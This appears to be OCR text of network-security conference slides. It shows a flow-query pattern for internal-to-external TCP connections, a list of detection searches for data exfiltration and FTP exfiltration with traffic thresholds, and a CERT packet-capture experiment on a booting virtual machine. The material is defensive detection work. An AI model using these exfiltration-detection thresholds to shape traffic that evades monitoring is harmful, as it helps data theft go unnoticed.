
Or Perhaps



Another Option



Build Pattern




Admire Pattern

```
//
// Search for ephemeral TCP connections from internal to external hosts
//
search invalid_ip_packets is
   instance srcadr : NetworkAddress where disposition = "gov";
   instance conn : NetworkConnection where protocol = "06"
                                       and destPort > 1024
                                       and srcPort > 1024
                                       and durationSeconds > 0
                                       and bytesSent > 0;
   instance destadr : NetworkAddress where disposition != "gov";

   connections
        conn.source connects srcadr;
        conn.destination connects destadr;
   end

   export
         srcadr;
         conn;
         destadr;
   end
end
```


Execute Pattern

Name	Description	Author	Estimated Results	Estimated Runtime	Access	Scheduled
Ephemeral TCP Connections	Search for TCP connections from internal to external hosts that are using high ports.	CIDD	356	1s		
Exfiltration Connections	Exfiltration connections are identified by looking for connections sending over 1 MB of traffic, where the sent/received ratio is 10 or over, and duration of connections are over 1 second.	CIDD	256	2s		
FTP Exfiltration Connections	Search for potential exfiltration of data via FTP communications from compromised hosts. Look for event activity to identify the potentially exploited hosts, followed by external FTP transfers.	CIDD	1,410	10s		
FTP Exfiltration Connections (Temporal)	Search for potential exfiltration of data via FTP communications from compromised hosts. Look for event activity to identify the potentially exploited hosts, followed by external FTP transfers. Enforces the temporal ordering of events before the FTP connection.	CIDD	277	3s		
Invalid IP Packets	Search for connections exchanging invalid packet sizes for the given protocols.	CIDD	50,553	2s		
Port Jumping Hosts	Search for cases of port jumping hosts. This looks for internal hosts that connect to external hosts on different service ports.	CIDD	124	32s		


View Results



Pivot



Pivot Again



Report, Study, Revise, and Preserve

Be Happy

Questions?


Josh Goldfarb
Director, Cyber Analysis Solutions
21st Century Technologies, Inc.

jgoldfarb@21technologies.com


Garbage Collection: Using Flow to Understand Private Network Data Leakage

Sid Faber
sfaber@cert.org

Virtual Layout



Experiment 1: Stand-alone boot



Experiment 1: Procedure

1. Start ethereal on HOST
2. Start ethereal on GOAT
3. Connect LAN on CLIENT to vmnet8
4. Start CLIENT
5. Verify internet connectivity: browse to www.cnn.com and get a legitimate web page
6. Stop packet capture on HOST and save as vmnet3.pcap.
7. Stop packet capture on GOAT and save as vmnet8.pcap.

Results 1: Stand-alone boot

```
|---------|------------------|------------------|------------------|------------------|
|Time     | 0.0.0.0          | 255.255.255.255  | 192.168.5.249    | 192.168.5.207    |
|---------|------------------|------------------|------------------|------------------|
|0.000    |         DHCP Request                |                  |                  |
|         |(68)     ----------------->  (67)    |                  |                  |
|0.000    |                  |                  |         DHCP ACK      - Tra      |
|         |                  |                  |(67)     ----------------->  (68)    |
|---------|------------------|------------------|------------------|------------------|
```

```
|---------|------------------|------------------|------------------|------------------|------------------|
|Time     | 192.168.5.207    | 192.168.5.2      | 192.168.5.255    | 224.0.0.22       | 207.46.232.182   |
|---------|------------------|------------------|------------------|------------------|------------------|
|2.746    |         NBNS     |                  |                  |                  |                  |NBNS: Multi-homed registration NB CLIENT<00>
|         |(137)    ----------------->  (137)    |                  |                  |                  |
|7.296    |         NBNS     |                  |                  |                  |                  |NBNS: Registration NB CLIENT<00>
|         |(137)    ------------------------------------>  (137)    |                  |                  |
|10.312   |         NBNS     |                  |                  |                  |                  |NBNS: Registration NB WORKGROUP<00>
|         |(137)    ----------------->  (137)    |                  |                  |                  |
|14.835   |         NBNS     |                  |                  |                  |                  |NBNS: Registration NB WORKGROUP<00>
|         |(137)    ------------------------------------>  (137)    |                  |                  |
|18.358   |         NBNS     |                  |                  |                  |                  |NBNS: Multi-homed registration NB CLIENT<20>
|         |(137)    ----------------->  (137)    |                  |                  |                  |
|25.888   |         NBNS     |                  |                  |                  |                  |BROWSER: Host Announcement CLIENT, Workstation, Serv
|         |(138)    ------------------------------------>  (138)    |                  |                  |
|26.726   |         DNS      |                  |                  |                  |                  |DNS: Standard query A time.windows.com
|         |(1025)   ----------------->  (53)     |                  |                  |                  |
|27.900   |         IGMP     |                  |                  |                  |                  |IGMP: V3 Membership Report / Join group 239.255.255.
|         |(0)      ------------------------------------------------------------>  (0)      |                  |
|---------|------------------|------------------|------------------|------------------|------------------|
```

